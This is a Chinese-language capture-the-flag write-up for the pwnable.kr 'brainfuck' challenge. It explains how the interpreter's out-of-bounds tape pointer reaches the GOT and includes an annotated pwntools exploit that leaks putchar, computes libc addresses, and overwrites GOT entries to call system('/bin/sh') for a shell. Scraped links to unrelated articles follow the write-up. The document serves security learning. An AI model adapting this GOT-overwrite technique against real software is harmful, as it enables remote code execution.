
pwnable.kr brainfuck之write up
I made a simple brain-fuck language emulation program written in C.

The [ ] commands are not implemented yet. However the rest functionality seems working fine.

Find a bug and exploit it to get a shell.

Download : http://pwnable.kr/bin/bf

Download : http://pwnable.kr/bin/bf_libc.so

Running at : nc pwnable.kr
补充一下知识,什么是brainfuck呢?
Brainfuck是一种极小化的计算机语言,它是由Urban Müller在1993年创建的。由于fuck在英语中是脏话,这种语言有时被称为brainf*ck或brainf**k,甚至被简称为BF。



接下来我们来看程序,首先看main函数:
点进去看一下brainfuck函数:

大致可分析得到程序的思路是:
fget输入,根据输入的内容对应相应的字符并执行。
补充:深入理解计算机中的bss,text,堆,栈 http://www.cnblogs.com/yanghong-hnu/p/4705755.html
题的思路主要利用的是p指针,如图,也是主函数中的tape变量,这个指针位于bss段,而不是栈中

bss段上面是got.plt段,离bss比较近,所以思路肯定就是改got表了。
下面我们分析解题思路 :

首先让p指针指到got表,用getchar进行修改,并用system得到shell,而system在Libc中,并且是地址随机化的。

所以只能从用户输入入手:

将menset覆写为gets,从stdin中读入
"/bin/sh\0"将fgets覆写为system,执行
system("/bin/sh\0")获取shell
这步骤是第二次运行main函数的,所以最后的方法是将putchar改为main函数,然后再次进入main函数过程,利用将memset改为gets,将fgets改为system获取shell。
整体思路:
泄露putchar函数真实地址
根据题目给的libc计算其他函数真实地址
覆写GOT表中putchar函数为main函数地址
覆写GOT表中fgets函数为system函数地址
覆写GOT表中memset函数为gets函数地址
返回main函数,getshell
所以exp如下:别人的exp我做些分析
 from pwn import *

 context(os='linux', arch='i386', log_level='debug')

 DEBUG =

 if DEBUG:

     p = process('./bf')

     libc = ELF('/usr/lib32/libc.so.6')

 else:

     p = remote('pwnable.kr', )

     libc = ELF('./bf_libc.so')

 def main():

     #pwnlib.gdb.attach(p)

     p.recvuntil(']')

     put_char_offset = 0x8048a0a0 - 0x8048a030 tape到got表的相对地址

     payload = '.' 输出指针指向的位置

     payload += '<' * put_char_offset  指针put_char_offset减1

     payload += '.>' * 4  输出指针位置加4的位置

     payload += '<,' *  # write put_char 输入内容到putchar的位置

     payload += '<' * 4 指向memset的位置

     payload += ',>' *  # write memset 输入内容到memset位置后返回到Putchar

     payload += '<' * (0x2c - 0x10 + ) 指针指向fget的位置

     payload += ',>' *  # write fgets 向fget输入后指针位置+4

     payload += '.' * (0x400 - len(payload) - )

     p.send(payload)

     p.recv()

     if DEBUG:

         leak = p.recv()[:]

     else:

         p.recv()

         leak = p.recv()

     log.info('get:' + str(len(leak)))

     log.info('leak:' + hex(u32(leak)))

     putchar_pos = u32(leak)

     libc_base = putchar_pos - libc.symbols['putchar']

     system_addr = libc_base + libc.symbols['system']

     gets_addr = libc_base + libc.symbols['gets']

     main_addr = 0x08048671

     log.info("libc base at:" + hex(libc_base))

     packed_gadget_pos = p32(0x08048671)

     # write put char

     for x in (packed_gadget_pos[::-]):

         p.send(x)

     # write memset

     for x in p32(gets_addr):

         p.send(x)

     #write fgets

     for x in p32(system_addr):

         p.send(x)

     p.recvuntil(']')

     payload = '/bin/sh\x00'

     p.send(payload)

     p.interactive()

 if __name__ == '__main__':

     main()
pwnable.kr brainfuck之write up的更多相关文章
- 【pwnable.kr】 brainfuck
pwnable.kr第二关第一题: ========================================= Download : http://pwnable.kr/bin/bfDownl ...
- pwnable.kr之brainf*ck
pwnable.kr之brainf*ck 今天又是被难倒的一天Orz,个人感觉pwnable.kr上的题都比较剑走偏锋,仔细做过去,一定会有很大的收获. 不多说了,今天看的是第二关的第一道题:brai ...
- pwnable.kr的passcode
前段时间找到一个练习pwn的网站,pwnable.kr 这里记录其中的passcode的做题过程,给自己加深印象. 废话不多说了,看一下题目, 看到题目,就ssh连接进去,就看到三个文件如下 看了一下 ...
- pwnable.kr bof之write up
这一题与前两题不同,用到了静态调试工具ida 首先题中给出了源码: #include <stdio.h> #include <string.h> #include <st ...
- pwnable.kr col之write up
Daddy told me about cool MD5 hash collision today. I wanna do something like that too! ssh col@pwnab ...
- pwnable.kr login之write up
main函数如下: auth函数如下: 程序的流程如下: 输入Authenticate值,并base64解码,将解码的值代入md5_auth函数中 mad5_auth()生成其MD5值并与f87cd6 ...
- pwnable.kr详细通关秘籍(二)
i春秋作家:W1ngs 原文来自:pwnable.kr详细通关秘籍(二) 0x00 input 首先看一下代码: 可以看到程序总共有五步,全部都满足了才可以得到flag,那我们就一步一步来看 这道题考 ...
- pwnable.kr simple login writeup
这道题是pwnable.kr Rookiss部分的simple login,需要我们去覆盖程序的ebp,eip,esp去改变程序的执行流程 主要逻辑是输入一个字符串,base64解码后看是否与题目 ...
- pwnable.kr第二天
3.bof 这题就是简单的数组越界覆盖,直接用gdb 调试出偏移就ok from pwn import * context.log_level='debug' payload='A'*52+p32(0 ...
随机推荐
- 3,Spring Boot热部署
问题的提出: 在编写代码的时候,你会发现我们只是简单把打印信息改变了,就需要重新部署,如果是这样的编码方式,那么我们估计一天下来就真的是打几个Hello World就下班了.那么如何解决热部署的问题呢 ...
- java基础06 Java中的递归
一.递归是指直接或间接地调用自身. 二.递归的注意事项: A:要有出口,否则就是死递归 B:次数不能过多,否则内存溢出 C:构造方法不能递归使用 三.举例子 递归 ...
- Android - DrawerLayout
Android DrawerLayout 的使用 Android L Android Studio 1.4 从主视图左侧能抽出一个导航栏,效果图: 点击后弹出新界面: 新界面也可以抽出左侧导航栏 ...
- 以图像分割为例浅谈支持向量机(SVM)
1. 什么是支持向量机? 在机器学习中,分类问题是一种非常常见也非常重要的问题.常见的分类方法有决策树.聚类方法.贝叶斯分类等等.举一个常见的分类的例子.如下图1所示,在平面直角坐标系中,有一些点 ...
- Mybatis JPA 代码构建
前段时间了解到Spring JPA,感觉挺好用,但其依赖于Hibernate,本人看到Hibernate就头大(不是说Hibernate不好哈,而是进阶太难),于是做了一个迷你版的Mybatis JP ...
- jmeter问题处理随笔1 - 自动遍历用例(一次)
背景: 弄了个无业务关联的巡检接口方案,需要循环获取csv中的数据,每一条数据,运行一次,直到全部运行完,但是使用后发现要通过[线程组]中设置循环变量的数据为来读取csv中的数据,这样每次修改csv用 ...
- Maven安装及使用-超级图文初级篇-
针对新手刚接触maven,并且不知道如何去搭建和使用maven,那么我来写一篇浅显易懂的初级篇教程吧. 不同的是,别人会先将概念再安装,我来帮大家先搭建好以后再去看概念,不然概念会变的很模糊. 安装: ...
- (转)log4j(六)——log4j.properties简单配置样例说明
一:测试环境与log4j(一)——为什么要使用log4j?一样,这里不再重述 1 老规矩,先来个栗子,然后再聊聊感受 (1)使用配文件的方式,是不是感觉非常的清爽,如果不在程序中读取配置文件就更加的清 ...
- (转)sql union和union all的用法及效率
1 熟悉union的相关操作 UNION指令的目的是将两个SQL语句的结果合并起来.从这个角度来看, 我们会产生这样的感觉,UNION跟JOIN似乎有些许类似,因为这两个指令都可以由多个表格中撷取资料 ...
- Linux(2)文件和权限
用户目录 位于/home/user, 称为用户目录或家目录, 表示方法: /home/user ~ 相对路径和绝对路径 绝对路径 从 / 目录开始描述的路径外绝对路径 cd /home cd /usr ...